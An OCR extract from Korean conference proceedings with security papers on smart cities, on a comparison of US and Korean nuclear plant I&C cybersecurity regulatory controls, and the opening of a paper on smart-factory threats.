펌웨어의 골든 이미지(Golden Image)를 보관하여 공격자가 변조한 펌웨어를 업로드할 경우 펌웨어와 골든 이미지를 비교하여 탐지한다[9]. 또한, 디바이스 부팅 시 부트로더에 펌웨어의 CRC를 검사한다. 그리고 부팅된 펌웨어는 부트로더의 CRC를 검사하는 방식으로 상호 무결성 검사를 진행한다. 이를 통해 변조된 부트로더나 펌웨어가 업로드되는 경우를 예방한다.

그뿐만 아니라 공격자가 쉽게 펌웨어를 획득

하여 변조 및 공격(exploit)하지 못하도록 펌웨어를 암호화하여 적재한다. 그리고 부팅 시 부트로더에서 펌웨어를 복호화하여 사용하는 방식으로 보안을 강화할 수 있다.

- 물리적 보안

USB 포트를 사용하지 않도록 설정하는 기능을 제공해야 하며, 디버그 포트를 통해 중요 정보가 노출되지 않도록 한다[10]. 또한, UART 디버깅과 같은 디버깅 방식을 통해 간단한 방식으로 쉘(shell)을 획득할 수 없도록 디바이스를 출하할 때 제거하거나 비밀번호를 설정해야 한다. 기기에 저장된 데이터 및 송수신 데이터를 임의로 위변조할 경우[11]를 대비하여 안티템퍼링 기능을 구현해야 한다.

5.2. Network

- MAC 주소 모니터링

MAC 주소를 모니터링하여 위조 발견 시 네트워크에서 제거하거나 PC가 하나의 MAC 주소에 2개 이상의 IP를 가졌다면 해당 장비를 검사해야 한다[12].

- 침입탐지시스템 및 침입차단시스템

CPU의 사용량 및 패킷의 분포와 같은 값들을 이용하여 트래픽을 분석함으로써 공격 발생 시의 비정상적인 상태를 판단할 수 있다[13]. 또한, IDS(Intrusion Detection System)를 사용하여 패킷의 이상 여부를 판단하고 내부 네트워크로 들어오는 트래픽을 감시할 수 있다. 마찬가지로, IPS(Intrusion Prevention System)도 패킷의 이상 여부를 판단하고, 이상이 있는 패킷의 경우 해당 IP주소, 포트에서 들어오는 모든 트래픽을 차단한다.

- 보안 게이트웨이

게이트웨이는 데이터가 지나가는 통로이므로 이곳에서 미리 공격을 탐지 및 차단하는 것이 효과적일 수 있다. 여러 회사의 보안 게이트웨이 장치는 방화벽, VPN 등과 같은 보안 기술을 도입하여 계층별로 제공할 수 있도록 하므로 여러 계층에서의 게이트웨이 보안을 제공한다[14]. 그뿐만 아니라 연결된 장치들 사이에서 통신할 경우, 데이터를 보낸 주체를 인증할 수 있는 방법을 도입해야 한다.

5.3 데이터 관리

- 접근 권한 관리

Cloud에 저장된 데이터에 대한 사용자의 접근 권한을 등급별로 제어하거나 Cloud 내 가상 사설 네트워크를 생성하여 각 서브넷 단위로 방화벽을 설정한다[4].

5.4 Privacy

데이터 수집 시 사용자 동의를 받거나 최소한의 정보를 수집하는 방법으로 프라이버시 보호를 수행하고 민감 정보 같은 경우에는 동의 여부와 상관없이 암호화 기법을 사용해야 한다.

- 데이터 암호화 및 데이터베이스 접근 제어

수집된 데이터 보관 시 난수를 사용한 키를 사용하여 데이터에 대한 암호화를 수행해야 한다. 또한, 데이터 암호화뿐만 아니라 Database 암호화 기법, 화이트리스트, 블랙리스트 등과 같은 데이터베이스 접근 제어 기법을 사용할 수 있다[15].

- 프라이버시 보호형 데이터 마이닝 적용

센서로부터 수집한 데이터를 처리 및 가공한 후, 프라이버시 침해가 되지 않도록 변형을 가하는 프라이버시 보존형 데이터 퍼블리싱 기법, 알고리즘을 변형하는 데이터 마이닝 결과 변형 기법, 쿼리 결과 값을 수정 및 제한하여 정보 누출을 방지하는 쿼리 감사 기법, 데이터 분산화를 통한 보호 기법인 분산프라이버시 기법을 적용하여 개인정보를 보호할 수 있다[8].

V. 결론 및 향후 연구 방향

본 논문에서는 스마트시티의 전반적인 구성 및 서비스를 조사하고 관련된 보안위협 및 대응방안을 분석하였다. 스마트시티는 모든 데이터를 중앙에서 관리하는 서버가 존재하기 때문에 데이터를 보호하기 위한 서버의 안전성 확보가 최우선으로 고려되어야 한다. 본 논문에서

언급한 스마트시티의 구성 요소에서 발생할 수 있는 보안위협들을 고려하여 스마트시티의 기술을 발전시킨다면 더욱 안전한 스마트시티 환경을 조성할 수 있을 것이다. 현재 스마트시티의 기술 발전은 빠른 속도로 이루어지고 있다. 앞으로는 스마트시티의 개발과 함께 보안 측면의 기술을 적용할 수 있는 방법에 대한 연구가 수행되어야 할 것이다.

*본 논문은 2017년도 한국전력거래소(KPX)의 지원을 받아 수행된 연구입니다(No. KPX연구-2017-01-08).

[참고문헌]

[1] Kuan Zhang, Jianbing Ni, Kan Yang, Xiaohui Liang, Ju Ren, and Xuemin (Sherman) Shen, "Security and Privacy in Smart City Applications: Challenges and Solutions", IEEE Communications Mag, vol 55(1), Jan. 2017, pp. 122-129

[2] Cesar Cerrudo, "An Emerging US (and World) Threat: Cities Wide Open to Cyber Attacks. Chief Technology Officer", IOActive Labs, 2015

[3] Pablo Gutiérrez Astilleros, Panayiotis Kolios and Saioa Arrizabalaga, "Smartcities and Emergency Services, EENA Operations Document Smartcities and Emergency Services", Oct. 2016

[4] Yuh-Shyan Chen, "Attack Classification Schema for Smart City WSNs", sensors 2017, Apr. 2017, 17, 771.

[5] 김순기 (2015), "사물인터넷(IoT)으로 개인정보 '술술' ....보안 대책 시급", http://www.etnews.com /20151207000287, 전자신문

[6] 안랩 (2016), "IoT 플랫폼에서의 보안 해결책은?", http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=25437

[7] Alkiviadis Giannakoulias, "Cloud computing security: protecting cloud-based smart city applications", Journal of Smart Cities vol 2(1), May. 2016, pp. 66-77

[8] "사물인터넷상에서의 보안 및 프라이버시 보호 이슈", 한국지역정보개발원, 제7호, Jul 2015, pp. 12-13

[9] 문가용 (2016), "정보보안의 잊힌 분야, 펌웨어 보안을 위한 팁 5", http://www.boannews.com/, 보안뉴스

[10] HACKTAGON (2017), "KISA IOT SECURITY GUIDELINE", https://hacktagon.github.io/web/iot/IoT.securityGuide(KISA)_Persu

[11] 강용석 (2015), "사물 디바이스보안의 중요성과 취약점 대응방안", http://skccblog.tistory.com/2194, SK C&C

[12] 홍성혁, "무선 센서 네트워크 보안 위협 및 대응책 연구", 중소기업융합학회 논문지, vol 4(4), 2014, pp. 1-6

[13] 이종엽, 윤미선 and 이훈,. DoS 공격의 유형 분석 및 탐지 방법, 창원대학교 학사학위 논문, Feb. 2003

[14] 김태형 (2015), "사물인터넷 시대, 게이트웨이 보안이 핵심키", http://www.boannews.com/media/view.asp?idx=45110, 보안뉴스

[15] K. Pister and J. Simon, "Getting Security Right in Wireless Sensor Networks", Linear Technology Corporation, Apr. 2015

국내·외 원전 I&C 시스템 사이버보안 규제지침의 기술적 보안조치 항목 비교 분석을 통한 개선사항 연구

송 진 우, 이 가 영, 홍 기 섭, 서 정 택

순천향대학교 정보보호학과

A Study on Improvement through Comparative Analysis of technical security action items of cyber security regulation guidelines in Domestic and Foreign Nuclear Power Plant I & C System

Jin Woo Song, Ga Yeong Lee, Ki Seob Hong, Jung Taek Seo

Department of Information Security Engineering, Soonchunhyang University.

요 약

원전 디지털 I&C 시스템이 도입됨에 따라 국내·외 원전을 대상으로 한 사이버공격이 증가하고 있다. 그에 따라 국내·외 원전 규제기관에서는 원전 사이버보안 규제지침을 발행하였다. 그러나, 2010년 이란의 원전을 공격한 악성코드 스턱스넷(Stuxnet), 2014년 국내 한국수력원자력 해킹사고, 2016년 독일 바이에른주 원전 악성코드 감염 등 원전 시스템을 대상으로 하는 사이버공격은 갈수록 증가하고 있다. 본 논문에서는 국내·외 원전 사이버보안 규제지침의 기술적 보안조치 항목 비교 분석을 통해 개선사항을 도출하고, 향후 국내 원전 사이버보안 규제지침의 연구개발 추진에 있어 참고 가능한 국내 원전 사이버보안 규제지침의 기술적 보안조치 항목의 개선사항에 대한 보완 방안을 제시한다.

I. 서론

원전 I&C(Instrumentation & Control) 시스템은 원전의 안전한 운용에 필요한 계측, 제어 및 보호, 감시 기능을 수행하며 과거의 아날로그 설비에서 디지털 기술의 발전으로 현재 국내·외 원전에는 마이크로프로세서의 고속 데이터처리 능력을 활용하여 데이터처리 및 분석의 효율성 제고를 기반으로 계측 및 제어기능의 기능성과 안전성을 향상시킨 디지털 계측 제어시스템이 도입되어 건설 및 운전에 활용되고 있다[1][2].

반면에 디지털 계측 제어 시스템이 도입되면서 디지털 기술의 취약한 특성을 악용한 각종 운영 및 관리 관련정보의 누출, 시스템 해킹, 서비스 방해 등과 같은 사이버보안과 관련한 문제가 발생할 가능성 또한 증가되고 있다[2][3].

실제로 2003년 미국 데이비스 베시(Davis-Besse) 원전의 컴퓨터 네트워크에 슬래머웜(Slammer Worm)이라는 악성코드가 침투하여 원전의 공정 변수 등 주요 정보를 수집하고 처리하는 발전소 컴퓨터 시스템과 안전변수 지시계통의 기능이 상실되는 사례가 발생하였다[2]. 2010년에는 이란 부셰르 원전을 대상으로 스턱스넷(Stuxnet) 악성코드가 감염되어 해당 원전이 1년 동안 가동 중지되었으며, 1000여개의 우라늄 원심분리기가 파괴되었다[4]. 2014년 일본의 실험용 원자로 몬주에서도 악성코드로 인한 사이버 테러가 발생하여 4만2000개 이상의 문서가 유출되었다. 같은 해 국내에서도 한국수력원자력의 해킹을 통해 월성 원전 계통도, 고리원전 설계도와 부품 등의 자료가 유출되었다. 이후에도 2016년 독일 바이에른주 원전에 악성코드가 감염되는 등 원전을 대상으로 한 사이버테러는 갈수록 증가하고 있다.

앞서 언급한 사례들처럼 원전의 경우 사소한 사이버공격에 노출 되더라도 원전 I&C 시스템의 안전기능이 상실되거나 운용에 제어가 원활히 이루어지지 못한다면 그에 따른 파급력은 대규모 인명피해나 정전사고와 같은 국가적 재난을 유발할 가능성이 매우 높다. 이러한 사이버 공격으로 인해 과거 사이버테러로부터 안전하다고 여겨지던 원전

사이버보안의 중요성이 대두 되었고 미국 원자력 규제위원회는 원전 사이버보안 요건을 법제화하고 원자력 시설의 네트워크, 디지털 컴퓨터 및 통신 시스템을 보호하기 위한 규제지침인 Reg.Guide 5.71을 발행하였으며, 국내에서도 「원자력 시설 등의 방호 및 방사능방재대책법」의 개정에 따라 원전 컴퓨터 및 네트워크 시스템의 사이버보안 기술기준 마련을 위하여 한국원자력통제기술원에서 KINAC/RS-015(이하 RS-015)를 발행하였다.

본 논문에서는 갈수록 지능화되고 잦아지는 원전 사이버테러에 대비하여 현재 제정된 국내·외 규제지침의 기술적 보안조치 항목을 중점으로 비교분석을 통하여 국내 규제지침 기술적 보안조치 항목의 개선방안을 제시한다.

본 논문의 구성은 다음과 같다. II장에서 국외 원전 사이버보안 규제지침 Regulatory Guide 5.71과 국내 원전 사이버보안 규제지침 RS-015의 기술적 보안조치 항목에 대해 살펴본다. III장에서 Regulatory Guide 5.71와 RS-015의 기술적 보안조치 항목에 대해 비교분석을 진행한다. IV장에서는 앞서 진행된 비교분석의 결과를 바탕으로 도출된 RS-015 기술적 보안조치 항목의 개선사항에 대한 보완 방안을 제시한다. 마지막으로 V장에서 본 논문의 한계점과 향후 연구방향을 제시하면서 결론을 맺도록 한다.

II. 국내·외 원전 사이버보안 규제지침

2.1 Reg.Guide 5.71

Regulatory Guide 5.71(이하 Reg.Guide 5.71)은 원자력 시설의 사이버보안을 강화하고 미국 원자력 규제위원회로부터 핵물질 취급 및 원자력 시설 운전을 허가받은 모든 조직/개인에게 요구되는 사항들을 적용하기 위하여 제정되었다. 관련 법안인 미국 연방법 10CFR73.54의 요구사항을 만족시키기 위해서 필요한 사이버 보안조치 요건을 제공하고 있으며 모든 원자력 사업자에게 CSP(Cyber Security Plan)의 수립 및 운영을 요구하고 있다[7]. Reg.Guide 5.71의 간략한 구성은 [표 1]과 같다.

[표 1] Reg.Guide 5.71 구성요약

- 규제항목
  - 일반 요건
  - 사이버보안 계획 요소
  - 사이버보안 프로그램 제정 및 이행
  - 사이버보안 프로그램 유지
  - 기록 보유 및 취급
- 부록 A
  - 사이버보안 프로그램 템플릿
- 부록 B
  - 기술적 보안조치
- 부록 C
  - 운영적 및 관리적 보안조치

또한 사이버 보안 프로그램의 제정, 이행 및 유지에 대해 기술하며 부록 B와 C에서 기술적, 운영적 및 관리적 보안조치 항목에 대해 제시되어 있다. 본 논문에서 초점을 둔 부록 B의 기술적 보안조치에 관한 세부적인 내용은 [표 2]와 같다.

[표 2] 부록 B Reg.Guide 5.71 기술적 보안조치

기술적 보안조치 항목	소항목 내용
접근통제	접근통제 정책 및 절차, 계정관리, 액세스 제어, 데이터흐름 제어, 기능분리, 최소 권한, 로그인시도 실패, 시스템 사용알림, 이전로그온 알림, 세션 잠금, 감독 및 검토 - 접근통제, 식별이나 인증 없이 허용 되는 활동, 자동 마킹, 자동 라벨링, 네트워크 접근통제, 프로토콜 제한, 무선 액세스 제한, 불안정 및 악의적 접속, 휴대용 및 모바일 기기에 대한 접근 통제, 독점 프로토콜 가시성, 제3자 제품 및 통제수단, 외부 시스템의 사용, 공개적으로 엑세스되는 콘텐츠
감사 및 책임	감사 및 책임, 감사 및 책임 정책과 절차, 감사 가능 사건, 감사 기록의 내용, 감사 저장 용량, 감사 처리 실패에 대한 대응, 감사 검토와 분석 및 보고, 감사 완화 및 보고서 생성, 타임스탬프, 감사 정보의 보호, 부인방지, 감사 기록 보유, 감사 생성
주요	주요 디지털 자산과 통신 보호 정책

디지털 자산 및 통신 보호	및 절차, 애플리케이션 분할과 보안 기능 격리, 공용 자원, 서비스 거부 보호, 리소스 우선순위, 전송 무결성, 전송 기밀성, 신뢰 경로, 암호화키 설정 및 관리, 암호화 사용, 무단 원격 서비스 작동, 보안 매개변소의 전송, 공개키 인프라 증서, 모바일 코드, 보안명/주소 결정 서비스 (출처, 반복 혹은 캐싱 리졸버), 이름/주소 결정 서비스에 대한 아키텍처 및 네임 프로비저닝, 세션의 진본성, 씬 노드, 휴면 중인 정보의 기밀성, 이질성/다양성, 기지 상태의 fail in
식별 및 인증	식별 및 인증 정책과 절차, 사용자 식별 및 인증, 암호 요건, 비인증되는 HMI 상호작용의 보안, 기기 식별 및 인증, 식별자 관리, 인증자 관리, 인증자 피드백, 암호모듈 인증
시스템 보안 강화	불필요한 서비스 및 프로그램 제거, 호스트 침입 탐지 시스템, 파일 시스템 및 운영 시스템 허가 변경, 하드웨어 구성, 운영시스템과 애플리케이션, 제3의 소프트웨어 업데이트 설치

Reg.Guide 5.71 규제지침의 기술적 보안조치에 관한 항목은 접근통제, 감사 및 책임, 주요 디지털자산 및 통신보호, 식별 및 인증, 시스템 강화 총 5개 분야에 71개의 소항목으로 분류된다.

2.2 KINAC/RS-015

국내 원자력시설 사이버보안 규제기관인 한국원자력통제기술원(KINAC)은 「원자력 시설 등의 방호 및 방사능방재대책법」 제9조(물리적 방호에 대한 원자력사업자의 책임) 및 동법 시행령 제16조(원자력 시설 등의 방호요건), 동법 시행규칙 제5조(물리적 방호규정 등의 작성), 원자력안전위원회 고시 제 2014-83호(물리적 방호규정 등의 작성내용의 항목별 세부작성기준)에 의거하여 컴퓨터 및 정보시스템 보안에 대한 국내 기술기준을 마련하고, 원자력사업자의 컴퓨터 및 정보시스템 보안 이행을 위한 기준을 제시하기 위해 RS-015를 발행하였다[8]. RS-015의 간략한 구성은 [표 3]과 같다.

[표 3] RS-015 구성요약

- 기본 요건
  - 일반 요건
  - 사이버보안계획의 수립 및 이행
  - 비상사건 대응 및 복구
  - 사이버보안계획의 유지
  - 기록 유지 및 처리
- 부록 1
  - 사이버보안 계획 작성양식
- 부록 2
  - 기술적 보안조치
  - 운영적 보안조치
  - 관리적 보안조치

RS-015의 부록2에서 기술적, 운영적, 관리적 보안조치 항목에 대해 제시되어 있으며 기술적 보안조치 항목에 관한 세부적인 내용은 [표 4]와 같다.

[표 4] 부록 2 RS-015 기술적 보안조치

기술적 보안조치 항목	소항목 내용
접근통제	계정관리, 접근통제 이행, 데이터 이동 통계, 기능분리, 최소 특권, 접속실패 기록, 시스템 사용 공지, 이전 접속기록 공지, 세션 잠금, 접근통제 감독 및 검토, 식별이나 허가된 활동, 네트워크 접근통제, 안전하지 않은 프로토콜 제한, 무선연결 금지, 안전하지 않은 연결, 휴대용 매체 및 모바일 기기 접근 통제, 특정 프로토콜 가시성, 제3자 제품사용, 외부시스템의 사용
감사 및 책임	감사 대상 비상사건, 감사 기록의 대상, 로그 저장 용량, 로그 저장용량 초과 시의 대응, 감사대상 기록의 검토, 분석 및 보고, 감사대상 기록의 축약 및 생성, 타임스탬프, 감사 정보의 보호, 부인방지, 감사기록의 보존, 감사기록의 생성
시스템	응용프로그램 보안기능의 분리, 공유자원, 서비스거부

및 통신의 보호	공격으로부터의 보호, 자원사용 우선권, 전송 무결성·기밀성, 신뢰경로, 비승인 원격 서비스 기동, 보안 매개변수의 전송, 공개키 구조 인증서, 모바일 코드, 안전한 DNS, DNS구조, 세션의 보호, 씬 노드, 휴면 정보의 기밀성, 이질성 및 다양성, 필수디지털자산 장애
식별 및 인증	사용자 식별 및 인증, 패스워드 요건, 인증 불가한 HMI보안, 기기 식별 및 인증, 식별자 관리, 인증자 관리, 인증자 피드백, 암호화 모듈 인증에 따라 암호화 수행
시스템 보안 강화	불필요한 서비스 및 프로그램 제거, 호스트 침입 탐지 시스템, 파일 시스템 및 운영 시스템 변경 승인, 하드웨어 구성, 운영체제, 응용프로그램 및 제3자 소프트웨어 설치 및 업데이트

RS-015 규제지침의 기술적 보안조치에 관한 항목은 접근통제, 감사 및 책임, 시스템 및 통신의 보호, 식별 및 인증, 시스템보안강화 총 5개 분야에 62개의 소항목으로 분류된다.

III. Reg.Guide 5.71과 RS-015 규제지침의 기술적 보안조치 항목 비교 분석

앞서 언급한 Reg.Guide 5.71과 RS-015의 기술적 보안조치 항목의 각각 소항목에 대한 비교 분석을 통하여 RS-015의 기술적 보안조치 항목 중 추가 및 수정 등 개선해야 할 항목 및 그에 따른 발생 가능한 위협을 도출하였다. 그 결과는 다음과 같다.

[표 5] 계정관리 및 접근통제 이행

계정관리 및 접근통제 이행	
Reg.Guide 5.71	마스터 사용자 및 암호 목록에 대한 무단 액세스를 방지하기 위한 암호/키 데이터베이스의 보호.
RS-015	관련 규제 항목 없음

현재 RS-015 규제지침에 계정관리 및 접근통제 이행 중 위 항목의 부재로 인해 발생할 수 있는 위협은 마스터 사용자 및 암호 목록이 담긴 데이터베이스가 보호되지 않기 때문에 데이터베이스를 통해 마스터 사용자 계정을 획득하게 된다면 원전의 전반적으로 큰 위험을 초래할 수 있다. 만약 기본 계정의 디폴트 설정을 변경하지 않은 경우 디폴트 설정 값을 사용하여 시스템에 접근한 임의의 모든 사용자가 root 권한으로 접속하여 모든 작업을 할 수 있는 위험이 있다. 또한 root 와 동일한 UID(User Identification)를 가진 계정 존재 시 root 권한으로 시스템 접근이 가능하며 사용자 간 UID 중복 또한 권한 중복으로 인해 사용자 감사 추적이 어려울 수 있다[9].

[표 6] 자동 마킹 & 자동 라벨링

자동 마킹 & 자동 라벨링	
Reg.Guide 5.71	1. 부주의한 공개로부터 민감한 정보를 보호하는 데 필요한 정책 및 절차와 특별 배포나 취급, 분배 지침의 식별을 위한 표준 명명 규칙을 식별하고 실행한다. 2. 표준 명명 규칙을 이용하여 특별 배포나 취급, 분배 지침(예: 보안 관련 정보)을 식별할 수 있는 하드카피 및 소프트 카피 출력을 표시하도록 CDA를 구성한다. 3. [사업자/신청인]은 저장, 처리, 전송중인 하드카피 및 소프트 카피 정보를 분류한다.
RS-015	관련 규제 항목 없음

현재 RS-015 규제지침에 자동 마킹 & 자동 라벨링 관련 규제항목의 부재로 인해 발생할 수 있는 위협은 부주의한 공개로부터 민감한 정보임을 식별할 수 없으므로 민감한 정보가 유출될 가능성이 높으며 그 경우 정보에 따라 원전 사이버테러 및 운용성 측면의 위협을 받을 수 있다.

[표 7] 공개적으로 액세스되는 콘텐츠

공개적으로 액세스되는 콘텐츠	
Reg.Guide 5.71	1. 공개적으로 액세스되는 [사업자/신청인] 시스템에 정보를 게시할 수 있는 개인을 지정한다. 2. 공개적으로 액세스되는 정보가 SSEP 기능에 악영향을 초래하거나 공격을 수행하는 적대세력을 지원할 수 있는 정보를 포함하지 않도록 관계자를 교육한다. 3. SSEP 기능에 악영향을 초래하거나 공격을 수행하는 적대세력을 지원할 수 있는 정보가 일반에 공개되지 않도록 한다.
RS-015	관련 규제 항목 없음

현재 RS-015 규제지침에서 공개적으로 액세스되는 콘텐츠 관련 규제항목의 부재로 인해 발생할 수 있는 위협은 공개적으로 액세스되는 시스템 및 콘텐츠에 아무나 정보를 게시할 수 있고 그 정보가 악영향을 초래하는 등의 행위가 담겨 있다면 원전 운용 및 사이버보안에 있어서 위험을 초래할 수 있다. 모든 사용자가 접근 및 수정할 수 있는 권한으로 설정된 파일이 존재할 경우 일반 사용자의 실수 또는, 악의적인 행위로 인해 주요 파일 정보가 노출되거나 시스템 장애가 발생할 수 있다. 만약 의도적으로 변경된 스크립트 파일을 root가 확인하지 않고 실행시켰을 경우 시스템 권한 노출을 비롯해 다양한 보안 위험이 초래될 수 있다[9].

IV. 국내 규제지침 기술적 보안조치 항목의 보완 방안

앞서 언급한 Reg.Guide 5.71과 RS-015의 기술적 보안조치 항목 비교 분석을 바탕으로 국내 원전 사이버보안 규제지침의 개선해야 할 기술적 보안조치 항목에 대한 보완 방안을 [표 5]와 같이 제시하였다.

[표 8] RS-015 보완이 요구되는 기술적 보안조치 항목 및 보완 방안

보안조치 항목	보완 방안
계정관리 및 접근 통제 이행	마스터 계정 및 데이터 생성 시 모든 기록은 실시간으로 데이터베이스에 암호화되어 저장, 생성된 계정과 데이터의 무단 액세스 방지를 위한 접근 통제 및 접근 기록 저장, 마스터 계정 권한 사용 시 모든 로그 저장 및 관리자에게 실시간으로 통보 등 마스터 계정의 권한 및 데이터 생성 관련 규제항목 추가, 기본 계정의 디폴트 패스워드 값을 변경 후 사용하도록 하는 규제항목 추가, 동일한 UID를 갖지 않도록 하는 규제항목 추가 데이터베이스의 무단 액세스 방지를 위한 데이터베이스 사용자 계정을 개별적으로 부여하는 규제항목 추가
자동마킹 자동라벨링	민감한 정보의 부주의한 공개 방지를 위한 정책 및 절차와 취급, 분배, 특별 배포 관련 표준 명명 규칙을 식별하고 실행하기 위한 규제 항목 추가 특별 배포나 취급, 분배 지침(예: 보안 관련 정보)을 식별할 수 있는 하드카피 및 소프트 카피 출력의 표시에 관한 규제 항목 추가 저장, 처리, 전송중인 하드카피 및 소프트 카피 정보의 분류에 관한 규제항목 추가
공개적으로 액세스되는 콘텐츠	공개적으로 액세스되는 콘텐츠에 정보를 게시할 수 있는 권한을 설정한다. 모든 사용자가 접근 및 수정할 수 있는 권한으로 설정된 파일의 생성을 금지하고 필요시 설정 이유에 대해 관리자에게 통보 후 문서화 한다. 모든 사용자가 접근 및 수정할 수 있는 권한으로 설정된 파일

	이 생성되었을 경우 주기적인 검토를 통해 해당 파일이 불필요 시 파일을 제거하거나 권한이 없는 사용자의 쓰기 권한을 제거한다. 공개적으로 액세스되는 정보가 SSEP 기능에 악영향을 초래하거나 공격을 수행하는 적대세력을 지원할 수 있는 정보를 포함하지 않도록 사전 승인 관련 규제항목 추가 SSEP 기능에 악영향을 초래하거나 공격을 수행하는 적대세력을 지원할 수 있는 정보가 일반에 공개되지 않도록 처리, 기록, 저장 관련 규제 항목 추가

V. 결 론

본 논문에서는 국내 원전 사이버보안 규제지침 RS-015와 국외 원전 사이버보안 규제지침 Reg.Guide 5.71의 기술적 보안조치 항목을 비교분석하여 현재 국내 원전 규제지침의 기술적 보안조치에 대해 개선해야 할 항목을 도출하였다. 하지만, 원전의 특성상 시스템의 세부정보를 알 수 없기 때문에 상세한 기술적 대응방안에 대하여 제시하지 못한 한계점이 존재한다.

향후 연구로는 갈수록 지능화되고 잦아지는 원전 사이버공격을 개선한 규제지침 마련을 위해서 현재 국내원전 I&C 사이버보안 규제지침의 기존항목에서 보다 원전 계통에 대한 이해와 분석을 통한 세부적인 내용추가 및 수정이 이루어져야 하며, 실질적인 원전 운용에 적용될 수 있도록 원전 디지털 계측 제어시스템의 특성을 개선한 규제기준 개선연구가 필요하다. 또한 그에 따른 원전 디지털 I&C 시스템의 취약점 점검항목 도출 및 대응방안 관련 연구가 진행 되어야 한다.

[논문사사]

이 성과는 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단의 지원을 받아 수행된 논문입니다(No. 2016M2A8A4952280).

[참고문헌]

[1] Cheol-kwon Lee, "Trend of technology of instrumentation and control system in nuclear power plants", Review of KIISC, 22(5), pp.28-34, Aug. 2012.

[2] 이진웅, 이정권, 조병수, 최종재, “원전 사이버보안 적용관련 규제기준 동향 고찰”, 2012.

[3] 임수민, 김아람, 신익현, “국외 원전 디지털 자산 공급망 사이버보안 규제 동향”, 2016.

[4] Woomyo Lee, Manhyun Chung, Byung-Gil Min, Jungtaek Seo, “Risk Rating Process of Cyber Security Threats in NPP I&C ”, Journal of the Korea Institute of Information Security & Cryptology, 25(3), pp.639-648, Jun. 2015.

[5] Manhyun Chung, Woo-Geun Ahn, Byung-gil Min, Jungtaek Seo, “A Study on Method to Establish Cyber Security Technical System in NPP Digital I&C". Journal of the Korea Institute of Information Security & Cryptology, 24(3), pp.561-570, Jun. 2014.

[6] Jaekwan Park, Jeun Park, Youngki Kim, “Cyber Security Consideration on Digital Instrumentation and Control System Development Process in Nuclear Power Plants ”, OREA INORATION SCIENCE SOCIET, 39(1D), pp.354-356, Jun. 2012.

[7] U.S. NRC Regulatory Guide 5.71, “Cyber Security Programs for Nuclear Power Facilities,” 2010.

[8] 한국원자력통제기술원 KINAC/RS-015, Rev.1, “원자력시설등의 컴퓨터 및 정보시스템 보안 기술기준”, 2014.

[9] 안전행정부, 한국인터넷진흥원, “주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드”, 2014.

스마트팩토리 보안위협 및 대응방안 연구

김슬기, 서승민, 박새얀, 서정택

순천향대학교 정보보호학과

The study on Countermeasures and Security Threats of Smart Factory

Seul-Ki Kim, Seung-Min Seo, Sae-Yan Park, Jung-Taek Seo

Department of Information Security Engineering, Soonchunhyang University

요 약

최근 4차 산업혁명 시대에 발맞춰 스마트팩토리 구축 사례가 늘어나고 있는 추세이며, 이에 따라 스마트팩토리의 보안이 중요해졌다. 높은 연결성을 특징으로 갖는 스마트팩토리의 어느 한 곳의 결함은 곧 공장 전체의 피해를 미치게 된다. 본 논문에서는스마트팩토리에서 발생할 수 있는 공격 시나리오를 개발하여 위험에 대비하고, 공격 발생 시 생산성 저하를 최소화 하는 방안을 연구한다.


I. 서론

글로벌 경제의 저성장 기조와 생산성 하락으로 인해 신성장 동력이 필요한 가운데 주요국과 기업들의 4차 산업혁명 대응 및 산업경쟁력 강화를 위한 산업인터넷·스마트 공장에 대한 관심이 증가하고 있다. '스마트팩토리'란 데이터 기반의 공장 운영체계를 갖추어 생산 공정을 자동화하는 시스템을 말한다. 스마트 팩토리는 4차 산업혁명의 핵심으로 부상할 것으로 전망되며, 점점 스마트팩토리 공장이 늘어날 것으로 예상된다.[1]

스마트팩토리는 각 공정이 연결된 곳들의 취약점이 노출될 경우 막대한 경제적 타격을 입을 수 있다. 전문가들은 IoT 시대가 업무와 생활의 편리성을 더해주겠지만 보안 허점들이 그만큼 늘어나면서 그에 따른 사회적 위협 또한 증가할 것이라 경고하고 있다.[2]

본 논문에서는 스마트팩토리 환경에서 발생할 수 있는 보안 취약점 공격 시나리오와 그에 대한 대응방안 및 한계점을 논하고 향후 연구 방향을 제시한다.

II. 스마트팩토리의 개념 및 서비스




[그림 1] 스마트팩토리 분야[3]

스마트팩토리의 분야는 크게 애플리케이션, 플랫폼, 디바이스로 나눌 수 있다.

애플리케이션은 스마트팩토리 IT 솔루션의 최상의 소프트웨어 시스템으로 MES(Manufacturing Execution System Shop Floor)[4], ERP(Enterprise Resource Planning)[5], SCM(Supply Chain Management)[6] 등의 플랫폼 상에서 각종 제조 실행을 수행하며, 디바이스에 의해 수집된 데이터를 가시화하고 분석할 수 있는 시스템이다.

플랫폼은 스마트팩토리 IT 솔루션의 하위 디바이스에서 입수한 정보를 최상위 애플리케이션에 전달하는 역할을 하는 중간 소프트웨어 시스템으로서, 디바이스에 의해 수집된 데이터를 분석하고 모델링 및 가상 물리 시뮬레이션을 통해 최적화된 정보를 제공한다.

디바이스는 스마트팩토리 IT 솔루션의 최하위 하드웨어 시스템, 공장의 모든 기초 정보를 감지 및 제어하는 단계에 적용되며 사용하는 기술로는 컨트롤 기술, 네트워크 기술, 센싱 기술 등이 있으며 스마트 센서를 통해 환경과 작업자, 공작물의 위치 등을 인식하여 데이터를 플랫폼으로 전송할 수 있는 시스템으로 구성되어있다.[7]



[그림 2] 스마트팩토리의 서비스 과정 [8]

